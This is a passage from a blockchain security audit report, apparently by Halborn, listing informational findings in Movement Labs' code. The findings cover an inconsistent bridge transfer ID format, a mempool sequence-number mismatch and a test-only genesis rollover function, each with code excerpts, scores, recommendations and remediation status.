vector::append(&mut combined_bytes, bcs::to_bytes(&addr));
vector::append(&mut combined_bytes, recipient);
vector::append(&mut combined_bytes, hash_lock);
vector::append(&mut combined_bytes, bcs::to_bytes(&store.nonce));

let bridge_transfer_id = aptos_std::aptos_hash::keccak256(combined_bytes);
```

This has no impact but could lead to errors in future versions on depending on the bridge service implementation.

Score

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to keep the codebase consistent and use the same format to construct the bridge transfer IDs.

Remediation

SOLVED: The **Movement Labs team** fixed this issue by introducing new contracts that use the same standards.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/bbd746071a6fc0ba13195f201bc438ae0e4c696c

8.16 SEQUENCE NUMBER MISMATCH IN TRANSACTION PROCESSING

// INFORMATIONAL

Description

In the `opt-executor` transaction processing implementation in `tick_transaction_pipe`, there is a discrepancy between the sequence number used for transaction validation and the one used for adding the transaction to the mempool.

```
59 debug!("Adding transaction to mempool: {:?} {:?}", transaction, transaction.sequ
60 let status = core_mempool.add_txn(
61     transaction.clone(),
62     0,
63     transaction.sequence_number(), // should use seq number from the db here, no
64     TimelineState::NonQualified,
65     true
66 );
```

As a reference, the `add_txn` function from aptos-core mempool:

```
241 // don't accept old transactions (e.g. seq is less than account's current seq_nu
242 if txn.sequence_number() < db_sequence_number {
243     return MempoolStatus::new(MempoolStatusCode::InvalidSeqNumber).with_message(
244         "transaction sequence number is {}, current sequence number is  {}",
245         txn.sequence_number(),
246         db_sequence_number,
247     ));
248 }
```

This mismatch bypasses an essential verification ensuring that user cannot use sequences that they already used. Fortunately, the execution VM performs the same verification upstream, but that could have an impact on future upgrades.

Score

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to use the sequence number from the database instead of the one from the transaction.

Remediation

SOLVED: The **Movement Labs team** fixed this issue by reading the sequence number from the database.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/577/commits/a3a327eea3530c9ecb67bc4d09259356990ae0c5

8.17 TEST ROLL OVER GENESIS FUNCTION USED IN PRODUCTION

// INFORMATIONAL

Description

```
162 /// Rollover the genesis block.
163 /// This should only be used for testing. The data availability layer should pro
164 pub async fn rollover_genesis_now(&self) -> Result<(), anyhow::Error> {
165     // rollover timestamp needs to be within the epoch, by  default above this i
166     let rollover_timestamp = chrono::Utc::now().timestamp_micros() as u64;
167     self.rollover_genesis(
168         rollover_timestamp,
169         // rollover_timestamp - (59 * 60 * 1000 * 1000), // 60 minutes
170     )
171     .await?;
172     Ok(())
173 }
```

This misuse of a testing function could lead to unexpected behavior, potential security vulnerabilities, and inconsistencies in the blockchain's initial state.

Score

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to assess whether the function is suitable for production use, and keep or change it if needed.

Remediation

ACKNOWLEDGED: The **Movement Labs team** acknowledged the finding.

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.